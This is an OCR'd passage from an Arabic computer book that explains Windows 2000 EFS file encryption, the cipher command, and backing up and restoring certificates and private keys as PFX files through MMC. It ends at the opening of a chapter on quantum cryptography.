وتبدأ عملية EFS بإنشاء Private Key لك وتقوم تلقائيا بتخزينه مع شهادات الهوية الخاصة بك. كما يمكنك أن تستخدم تكنولوجيا RSA غير المتناسقة (أزواج Private و Public Keys) لكي تقوم بتأمين المفاتيح. كما تقوم تكنولوجيا DES بالتعامل مع عملية التشفير وفك شفرات الملفات الفعلية. ومن الناحية التقنية، قام أول إصدار من Windows 2000 والذي أحدث ضجة عالية بتوظيف نظام DESX. وبالرغم من ذلك، فمن المتوقع أن تقوم الإصدارات التالية من نظام تشغيل Windows بتدعيم أنظمة التشفير. ولا تمتلك الإصدارات الأولي من EFS في Windows 2000 القدرة على مشاركة الملفات المشفرة، ولكن من المتوقع أن تسمح الإصدارات القادمة بالاشتراك حين يستطيع مجموعة من الأشخاص أن يقوموا باستعمال المفاتيح الخاصة لكي يقوموا بتشفير الملفات.

ولكن لا تنسى أن EFS في Windows 2000 سيحدد مهامه في تشفير وفك تشفير الملفات على محرك الأقراص الصلبة. وهو يقوم فقط بإخفاء المعلومات الموجودة على الجهاز. ولم يتم تصميم هذا النظام لكي يقوم بتوفير طريقة لنقل الرسائل المشفرة من شخص للآخر في مكان آخر على الشبكة المحلية أو شبكة الإنترنت. ولكي تقوم بمثل هذه المهمة عليك أن تلجأ إلى بعض أنواع التكنولوجيا الأخرى مثل SSL.

عمل نسخ احتياطية من ملفاتك المشفرة

عندما ترغب في عمل نسخ احتياطية من ملفاتك المشفرة، فلا تقوم فقط بنسخ هذه الملفات. فسوف يتم نقل الملفات بنفس تنسيق النص المشفر. وبدلا من ذلك، قم باستخدام سمات النسخ الاحتياطي في نظام تشغيل Windows أو أي برنامج آخر لعمل نسخ احتياطية تتوافق مع نظام EFS فى Windows2000. وتحتفظ هذه البرامج بالتشفير خلال عملية النسخ الاحتياطي وعملية الاستعادة- وليس من الضروري في مثل تلك البرامج أن يكون لديك إذن الدخول على المفاتيح الخاصة.



لعلك قد لاحظت أن العديد من التطبيقات تقوم بحفظ الملفات المؤقتة. وسوف تجد العديد من الملفات ذات الامتداد مثل TMP. (ويمكنك البحث عنهم في مجلد Windows\Temp). ويمكنك أن تطلب من أحد البرامج، على سبيل المثال، برنامج Word، أن يقوم بحفظ نسخة من كل أعمالك كل عدة دقائق في حالة الانقطاع المفاجئ للكهرباء. وفي بعض الأحوال، لن يتم حذف هذه الملفات تلقائيا (على الرغم من أن ذلك هو ما يجب عليك فعله). وأثناء عملك في هذا الملف، تتواجد أيضا نسخة امتدادها TMP من نفس

الملف على محرك الأقراص الصلبة ، وهي في انتظار أن يقوم أحد الأشخاص بقراءتها. ولا يتم تشفير النسخة ذات الامتدادTMP. تلقائيا _ وذلك حتى إذا كان الملف الأساسي مشفر. ولذلك عليك أن تقوم بتشفير كل المجلد الذي يحتوي على أي ملف امتدادهTMP. ويؤدي التشفير التلقائى للمجلد إلى تشفير كل الملفات داخل المجلد.

قبل أن تبدأ في تشفير كل هذه الملفات على جهاز الكمبيوتر، لابد أن تقوم أولا باتخاذ بعض الاحتياطات الأمنية. ولابد أن تصبح قادرا على فك شفرة ملفاتك إذا حدث أمر ما Private Key ولشهاداتك. (وقد تحدث أي مشاكل أخرى.) ولا ريب أنك لا ترغب في مواجهة العديد من المشاكل إذا نسيت Private Key.

تشفير الملفات الفردية


سوف توضح لك الخطوات التالية مدى سهولة بدء تشفير أو فك شفرة ملف بعينه تلقائيا:

١ - ابدأ في تشغيل Windows Explorer (انقر فوق زر Start في نظام تشغيل Windows، ثم قم باختيار Programs <= Windows Explorer أو لكي تبدأ بطريقة سريعة، استمر في الضغط على مفتاح Windows على لوحة المفاتيح أثناء الضغط على مفتاح E في نفس الوقت).

٢ - قم بتحديد الملف الذي ترغب في تشفيره.

٣ - انقر بالزر الأيمن للماوس فوق الملف.

٤ - اختر Properties من قائمة Context. ويوضح الشكل (١٧ - ١) مربع حوار Properties.




(الشكل ١٧ - ١)
مربع حوار Properties الخاص بالملفات.

٥ - انقر فوق علامة تبويب General في مربع حوار Properties.

٦ - انقر فوق زر Advanced.

٧ - وفي الحال سوف ترى مربع حوار Advanced Attributes، كما هو موضح في الشكل (١٧ - ٢).



الشكل (١٧-٢)

في هذه النافذة سوف تحدد الملف الذي ترغب في تشفيرة.

٨ - انقر فوق مربع اختيار Click the Encrypt Contents to Secure Data (إذا تم تحديد خيار الضغط، فسوف يتم إلغاء تحديده لأنك تقوم بتحديد ملف مضغوط). ولا تنسى أن Microsoft قد لا تقوم بمهمتها على أكمل وجه في هذا الخصوص. ومن المعتاد عند العمل بنظام تشغيل Windows أن تستخدم أزرار الخيار الدائرية عندما تكون هناك مجموعة من الخيارات المتكاملة. وعلى الرغم من ذلك فقد قام المستخدم هنا بالعديد من الخيارات الخاطئة.



إذا لم تستطع أن تقوم بتحديد خيار Encrypt في هذه الخطوة، فهذا يعني أنك لا تعمل بنظام تشغيل Windows 2000، وأنك تقوم باستخدام نظام الملفات NTFS في Windows 2000، أو أنك قد بدأت في تشفير ملفات النظام (والتي لا يمكن تشفيرها).

٩ - وسوف تظهر لك رسالة تخبرك أنه من الأفضل أن تقوم بتشفير المجلد بأكمله بدلا من بعض الملفات المنفردة، كما هو موضح في الشكل (١٧ - ٣).

١٠ - اتبع النصائح التي تظهر في مربع حوار Encryption Warning ثم قم بتحديد اختيار Encrypt the Entire Folder. وإذا لم تفعل ذلك، فقم ببساطة بتحرير الملف الذي سيؤدي تلقائيا إلى تغيير تشفير النص، مما يلغي الهدف الأساسي من عملية التشفير. ولكن تذكر: قم بتشفير مجلدات كاملة، ولكن لا تقوم بتشفير ملفات منفردة.

Encryption Warning

You have chosen to encrypt a file that is not in an encrypted folder. The file can become decrypted when it is modified.

Because files saved in encrypted folders are encrypted by default, it is recommended that you encrypt the file and the parent folder.

What do you want to do?

- Encrypt the file and the parent folder
- Encrypt the file only

Always encrypt only the file — OK — Cancel

الشكل (١٧-٣)


يمكنك أن تقوم بتشفير الملف بأكمله عن طريق هذا المربع. وإذا قمت بتشفير المجلد، فسوف يتم تشفير كل الملفات الموجودة داخله تلقائيا



إذا قمت بنقل أو نسخ أحد الملفات من محرك الأقراص الصلبة أو المجلدات التي لا تعمل بنظام NTFS، فلن يتم فك شفرة الملف المشفر وسوف يتم حفظ نسخة من الملف العادي على محرك الأقراص الآخر. وهذا الأمر يتم طبقا لتصميم سابق. ويقوم نظام EFS بفك شفرته قبل نقله أو حفظه. (ولن يستطيع أي شخص أن يقوم بنسخ أو نقل هذه الملفات سوى الشخص الذي قام بتشفيرها. وإذا حاول شخص آخر أن يقوم باستخدام هذه الملفات فسوف تظهر له رسالة Access Denied).

تشفير مجلد كامل

ولكي تقوم بتشفير مجلد كامل، عليك أن تقوم باتباع نفس الخطوات التي ذكرناها سابقا عند تشفير ملفات منفردة. بيد أن الخطوة التاسعة قد تتغير بعض الشيء، وسوف يتغير مربع الحوار الموضح سابقا في الشكل (١٧- ٣) أيضا. وسوف يؤدى تشفير المجلد إلى تشفير كل الملفات الموجودة بداخله تلقائيا (وذلك يشمل الملفات الموجودة بداخله حاليا والملفات التي سوف تقوم بإضافتها فيما بعد). وبالرغم من ذلك، يمكنك أن تتجنب هذا السلوك التلقائي. ويمكنك أن تقوم بتحديد أنك ترغب في تشفير المجلد، على أن يشمل ذلك الملفات والمجلدات الفرعية التي توجد به حاليا على ألا يتم تشفير ما تضيفه إليه من ملفات ومجلدات فرعية. وعلى الرغم من كل محاولاتك للقيام بهذا الأمر، فسوف يتم تشفير كل ما تضيفه للمجلد في المستقبل من ملفات أو مجلدات.



وإذا كنت معتادا على تخزين مستنداتك في مجلد My Documents، فقم بتشفير المجلد بأكمله. وقم أيضا بتشفير ملف Windows\Temp أو كل ما يشابهه. أما ملفات TMP، فيتم حفظها على جهاز الكمبيوتر.

كما يمكنك أن تقوم بتشفير أو فك تشفير الملفات من سطر الأمر في نظام تشغيل DOS القديم. اختر Start ثم Programs ثم MSDOS Prompt لكي تقوم بفتح نافذة DOS. اكتب cipher/? واضغط فوق Enter لكي ترى المفاتيح والخيارات المتاحة في هذه السمة في نظام تشغيل DOS، كما هو موضح في الشكل (١٧-٤).

ويمكنك أن تقوم بتغيير إذن الدخول على عامل الاستعادة عن طريق إدارة الشبكة.

وتبدأ عملية EFS بإنشاء Private Key من أجلك تلقائيا وتخزينه بشهادة الهوية الخاصة بك. أما تكنولوجيا RSA في إنشاء المفاتيح غير المتناسقة (أزواج المفاتيح العامة والخاصة) فتستخدم لتأمين المفاتيح. وتتعامل تكنولوجيا نظام DES المتناسقة مع تشفير وفك شفرات الملفات الفعلية. ومن الناحية التقنية، قامت أول إصدارات Windows 2000 والتي أحدثت ضجة مدوية بتوظيف نظام DESX 128 بيت في أمريكا الشمالية و40 بيت في الأماكن الأخرى). وعلى الرغم من ذلك، فمن المتوقع أن تقوم الإصدارات القادمة من نظام تشغيل Windows 2000 بتدعيم العديد من أنظمة التشفير الأخرى. ولن تكن لدي الإصدارات الأولى من نظام تشغيل Windows 2000 EFS القدرة على مشاركة الملفات المشفرة، إلا أنه من المتوقع أن تسمح الإصدارات الحديثة بمشاركة الملفات بين المستخدمين الذين تستخدم Private Key لتشفير الملفات.

ولكن لا تنسى أن نظام تشغيل EFS Windows 2000 يسمح لنفسه بتشفير وفك شفرة الملفات على محرك الأقراص الصلبة الخاص بك. كما أنه يقوم فقط بإخفاء المعلومات الموجودة على الجهاز. ولم يتم تصميم هذا البرنامج لكي يقوم بعرض طرق نقل الرسالة لمشفرة لشخص في موقع آخر على الشبكة أو على شبكة الإنترنت. ولذلك، يمكنك أن تلجأ في هذا الخصوص لبعض التقنيات الأخرى مثل SSL.

```
Command Prompt
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\>cipher /?
Displays or alters the encryption of directories [files] on NTFS partitions.

  CIPHER [/E | /D] [/S:dir] [/A] [/I] [/F] [/Q] [/H] [/K] [pathname [...]]

    /E        Encrypts the specified directories. Directories will be marked
              so that files added afterward will be encrypted.
    /D        Decrypts the specified directories. Directories will be marked
              so that files added afterward will not be encrypted.
    /S        Performs the specified operation on directories in the given
              directory and all subdirectories.
    /A        Operation for files as well as directories. The encrypted file
              could become decrypted when it is modified if the parent directory

              is not encrypted. It is recommended that you encrypt the file and
              the parent directory.
    /I        Continues performing the specified operation even after errors
              have occurred.  By default, CIPHER stops when an error is
              encountered.
    /F        Forces the encryption operation on all specified objects, even
              those which are already encrypted.  Already-encrypted objects
              are skipped by default.
    /Q        Reports only the most essential information.
    /H        Displays files with the hidden or system attributes.  These
              files are omitted by default.
    /K        Create new file encryption key for the user running CIPHER. If thi

              option is chosen, all the other options will be ignored.
    pathname  Specifies a pattern, file or directory.

    Used without parameters, CIPHER displays the encryption state of
    the current directory and any files it contains. You may use multiple
    directory names and wildcards.  You must put spaces between multiple
    parameters.

C:\>cipher /?_
```

الشكل (١٧ – ٤)

يمكنك أن تختار أن تقوم بتشفير وفك شفرة الملفات من سطر الأمر.



دائما ما يسعى الهاكرز إلى الوصول إلى ذاكرة التخزين الاحتياطية مثل تلك الخاصة بالطباعة. وإذا تركت ملفاتك المشفرة في ذلك المكان، فأنت تقضي على كل ما قمت به من خطط لتشفير تلك الملفات في الأماكن الأخرى على محرك الأقراص الصلبة. ولكي تقوم بحل هذه المشكلة، عليك أما أن تقوم بتشفير الملف السري، مثل ذلك المتواجد في صف مهام الطباعة، وإما ألا تقوم باستخدام الطابعة مع هذه المفاتيح على الإطلاق.

تأمين مفاتيحك وشهاداتك

لم يتم حل مشكلة الاحتفاظ بمفاتيح التشفير السرية الخاصة بك في نظام Microsoft EFS في Windows 2000. ويبدو أن الحل لهذه المشكلة لن يتم التوصل إليه بسهولة.

قامت Microsoft ببناء بعض وسائل التأمين داخل نظام EFS للتشفير لكي تقوم بحماية المبتدئين. فعندما تقوم بتشفير أول ملف أو مجلد لك، فسوف يقوم نظام التشغيل أوتوماتيكيا بتخزين مفتاح استعادة خاص يمكنك استعماله لاحقا لتشفير هذا الملف أو المجلد الأول إذا فقدت شهادتك أو Private Key.

ويمكنك أن تتعامل مع الشهادات (Private Key) عن طريق MMC Microsoft Management Console) ويعرض MMC العديد من أدوات الإدارة والتي يتم تخصيصها لإدارة الشبكات.

وعلى الرغم من ذلك، عليك أن تتعلم كيف تستعمل MMC لكي تقوم بعمل نسخ احتياطية من شهاداتك وPrivate Key وذلك بأن تقوم بحفظهم على قرص ثم تقوم بإخفاء هذا القرص في مكان آمن. وبهذه الطريقة، إذا تعرضت لفقد مفتاحك وشهادتك (وقد يحدث ذلك، على سبيل المثال، إذا حدث عطل ما في محرك الأقراص الصلبة)، فلن تصبح قادرا على فك شفرة أي من الملفات أو المجلدات المشفرة. ولكن إذا قمت باتخاذ الاحتياطات اللازمة بحفظ الشهادة على قرص، فيمكنك أن تقوم باستعادة الشهادة والقرص وبذلك تصبح قادرا على فك الشفرة.


وسوف تسمح لك هذه النسخ الاحتياطية والمفاتيح أيضا بفك شفرة الملفات المشفرة والتعامل معها إذا احتجت لأي سبب من الأسباب لاستعمال جهاز كمبيوتر آخر. وإذا رغبت في استعمال هذه الملفات المشفرة على جهاز آخر (ولنقل أن السبب في ذلك أن جهاز الكمبيوتر الخاص بك قد أصيب بعطل بالغ)، فلا بد أن تقوم

بتحميل الشهادة والمفتاح الخاص بك من قرص النسخ الاحتياطي إلى الجهاز الجديد. استخدم MMC لكي تقوم بجلب المفتاح /الشهادة (والتي يتم تخزينها على القرص كملف PFX. على محرك الأقراص الصلبة - كما سنوضح لاحقا) إلى جهاز الكمبيوتر الجديد. وسوف يتم توضيح هذه العملية بالكامل في الجزء الخاص بجلب شهادات ومفاتيح PFX.

اتبع هذه الخطوات لكي تقوم بحفظ شهادتك ومفتاحك الخاص على القرص المرن:

١ - افتح MMC بالنقر فوق Start، ثم Run ثم اكتب mmc واضغط على مفتاح Enter. وسوف تري الشكل (١٧ - ٥).


٢ - من قائمة MMC، كما هو موضح في الشكل (١٧-٥) اختر Console، ثم Add/Remove Snap-in. سوف تري الشكل (١٧ - ٦).



الشكل (١٧-٥)
أداة إدارة نظام MMC

الشكل (١٧-٦)
يمكنك إضافة هذه الأدوات لنظام MMC.


٣ – انقر فوق زر Add. سوف ترى الآن الشكل (١٧–٧).



الشكل (١٧–٧)

في هذه الشاشة سوف ترى كل الإمكانيات الإضافية بما فيها من Certificates

٤ – انقر نقرا مزدوجا فوق Certificates من مربع القائمة الموضح في الشكل (١٧ – ٧). سوف ترى الآن الشكل (١٧ –٨).



الشكل (١٧–٨)


عليك أن تقوم بتحديد My User Accovnt في مربع الحوار.

٥ – اترك خيار My User Account الافتراضي محددا كما هو.

٦ – انقر فوق زر Finish في مربع الحوار الموضح في الشكل (١٧ – ٨).

٧ – انقر فوق زر Close لكي تقوم بإغلاق مربع حوار Add Standalone Snap-in ثم انقر فوق زر OK لكي تقوم بإغلاق مربع الحوار Add/Remove Snap-in.

ويمكنك الآن أن ترى أنه قد تم إضافة Certificates إلى MMC، كما هو موضح في الشكل (١٧ –٩).




الشكل (١٧–٩)

لقد قمت بإضافة الإمكانية الإضافية Certificates.

٨ – انقر نقرا مزدوجا فوق Certificates-Current User. وسوف ترى عنصر Certificates-Current User تحت عنوان Personal.

٩ – انقر بالزر الأيمن للماوس فوق أي من العناصر تحت عنوان Personal واختر Properties من قائمة السياق. وسوف ترى أنه قد تم تخصيص أول شهادة لاستعادة الملف وثاني شهادة من أجل EFS.


١٠ – اختر Action <= All Tasks <= Export كما هو موضح في الشكل (١٧-١٠).



الشكل (١٧-١٠)

قم بحفظ الشهادة وكلمة المرور الخاصة باستخدام خيارات هذه القائمة.

١١ – عندما تقوم بتحديد خيار Export، سوف تقوم بتشغيل Certificate Export Wizard كما هو موضح في الشكل (١٧-١١).




الشكل (١٧-١١)

استخدام Wizard لكي تقوم بحفظ الشهادة وكلمة المرور.

١٢ – انقر فوق زر Next في Certificate Export Wizard وسوف ترى الصفحة الموضحة في الشكل (١٧-١٢).


الشكل (١٧-١٢)
اترك هذا الخيار الإفتراض كما هو لكى تقوم بإرسال المفتاح مع الشهادة.

١٣ – اترك الخيار الخاص بجلب المفتاح محددا كما هو، ثم انقر فوق Next لكي ترى خيارات تنسيق الملفات كما هو موضح في الشكل(١٧-١٣).



الشكل (١٧-١٣)
اترك هذا الخيار الإفتراض كما هو ويمكنك ببساطة أن تقوم بجب ملفات PFX.

١٤ – اترك خيارات PFX وstrong protection محددة كما هي، ثم انقر فوق زر Next لكي تصل إلى صفحة Password، كما هو موضح في الشكل (١٧-١٤)



الشكل (١٧-١٤)
قم بكتابة كلمة المرور في هذه الصفحة.


١٥ – قم بكتابة أي كلمة مرور ترغب فيها. ولكن عليك أن تقوم باستخدام كلمة مرور محكمة (ولتكن كلمة طويلة، وابتعد عن الكلمات الإنجليزية المعروفة، واكتب بعض الأرقام ضمن كلمة المرور). بعد ذلك انقر فوق Next لكي تقوم باختيار اسم ومسار للملف، كما هو موضح في الشكل(١٧–١٥).

الشكل (١٧–١٥)

قم باختيار محرك الأقراص واسم الملف حيث ترغب في حفظ النسخ الاحتياطية لشهاداتك.

١٦ – قم بتحديد محرك الأقراص والملف الذي ترغب فيه. وقد ترغب في استخدام ملف آخر أقل وضوحا من الملف الذي قمت باستعماله في هذا المثال_ولكن كل هذه المحاولات ستصير أدراج الرياح إذا استطاع أحدهم الوصول إلى قرص النسخ الاحتياطي الذي قمت بصنعه. وقد تصبح في أيدي عدوك إذا استطاع الوصول إلى ملفات PFX. الخاصة بك.

١٧ – انقر فوق Next وسوف ترى الصفحة النهائية في Wizard، كما هو موضح في الشكل (١٧–١٦) .




الشكل (١٧–١٦)

الآن انتهيت من خطوات العمل.

١٨ – انقر فوق زر Finish لكي تنتهي من عملية الجلب.

وإذا كنت ترغب في رؤية بعض التفاصيل الإضافية الخاصة بشهادتك، فقم بالنقر فوق شهادتك لكي تقوم بتحديدها، ثم اختر ActionOpen <= في

صفحة MMCالرئيسية. انقر فوق علامة تبويب Details في مربع الحوار وسوف ترى بعض التفاصيل كما هو موضح في الشكل(١٧-١٧).



الشكل (١٧-١٧)

لاحظ أن المفتاح العام هو مفتاح RAS وحجمه 1024 بت.

جلب شهادات ومفاتيح PFX

تعتبر عملية استعادة الشهادة والمفتاح إلى جهاز الكمبيوتر الخاص بك، أو جلبها إلى جهاز كمبيوتر آخر عملية واضحة للغاية. اتبع الخطوات التالية:

١ - ابدأ في تشغيل MMC، إذا كان ذلك ضروريا، وقم بإضافة Certificate كما ذكرنا في الجزء السابق.

٢ - انقر بالزر الأيمن للماوس فوق Personal Store، ثم قم باختيار All Tasks، وبعد ذلك اختر Import. وسوف ترى الآن معالج Certificate Manager Import.

٣ - اختر اسم المسار (موقع المجلد)، وعلى سبيل المثال C:\Windows حيث سيتم تخزين ملفات PFX. الخاصة بك.

٤ - اكتب كلمة المرور المستخدمة في الخطوة 15 كما فعلنا في الجزء السابق. وسوف يقوم ذلك بفتح بيانات ملف PFX.

٥ - اختر Place All Certificates في خيار Following Store. قم بقبول Personal Certificate Store.

٦ - انقر فوق زر Next، ثم انقر فوق Finish.

٧ - انقر فوق OK، وبذلك تبدأ عملية الجلب.

وعند هذه المرحلة، سوف يتم تثبيت مفاتيحك، وسوف يكون لك سلطة التحكم في هذا الجهاز. ويمكنك الآن أن تقوم بكل ما ترغب به من تغييرات على الملفات المشفرة كما تتعامل مع الملفات غير المشفرة.

عوامل الاستعادة

إذا قام أحدهم فجأة بترك الشركة، أو فقد أحد العملاء مفاتيح الشفرة، أو إذا ظهرت أية مشكلة تتطلب تدخل المدير وتعامله مع الملفات المشفرة، فهناك نظام في Windows 2000 يمكنه مساعدتك في هذه المهمة. ويستطيع هذا النظام، والذى يسمى عامل الاستعادة أن يعثر على مفتاح التشفير لأي ملف مشفر (ولا ننسى أنEFS يقوم تلقائيا بإنشاء مفتاح استعادة). إلا أن هذه العوامل لا تستطيع التعامل مع كل المشاكل. فعلى الرغم من أنها تستطيع أن تقوم بفك شفرة الملفات، فلن تستطيع هذه العوامل العثور على Private Key الخاص بالمستخدم. وربما كان من الأفضل ألا نتحدث عن العملية الخاصة بتوظيف عامل الاستعادة في هذا الجزء. وسوف يعرف من يرغب في استعمال هذه العوامل كيف يكتشف هذه الخطوات.



الفصل الثامن عشر

إخفاء المعلومات عن طريق تدفقات الفوتون

يعتقد معظم العلماء أن أنظمة DES وRSA الحديثة، مثل كل أنظمة التشفير القديمة، سوف تصبح عقيمة في المستقبل. وسوف يمكنك أن تقوم باختراقها وذلك لأن أجهزة الكمبيوتر تتطور بسرعة فائقة. بل أن حتى تقنية RSA المبهرة سوف تختفي إثر التطورات الضخمة في أجهزة الكمبيوتر.

ولكن لا تدع هذا الأمر يثير قلقك. فسوف تجد عندئذ نظام جديد يدعى البعض أنه لا يمكن اختراقه. (وذلك حتى يستطيع أحدهم أن يقوم باختراقه.)

ويتنبأ المتخصصون في الشفرات أن أحدث ما سيجد في مجال الشفرات سوف يكون التشفير الكمي. وعندما تقوم بتثبيت هذا النظام، فسوف يكون جهاز الكمبيوتر قادرا على التحدث معك. ويعتبر البعض أن هذه سوف تكون أفضل الوسائل لتأمين المعلومات. ولعل سهولة هذه التقنية قد تتسبب في استغناء الجميع عن خدمات علماء التشفير.

التشفير الذري

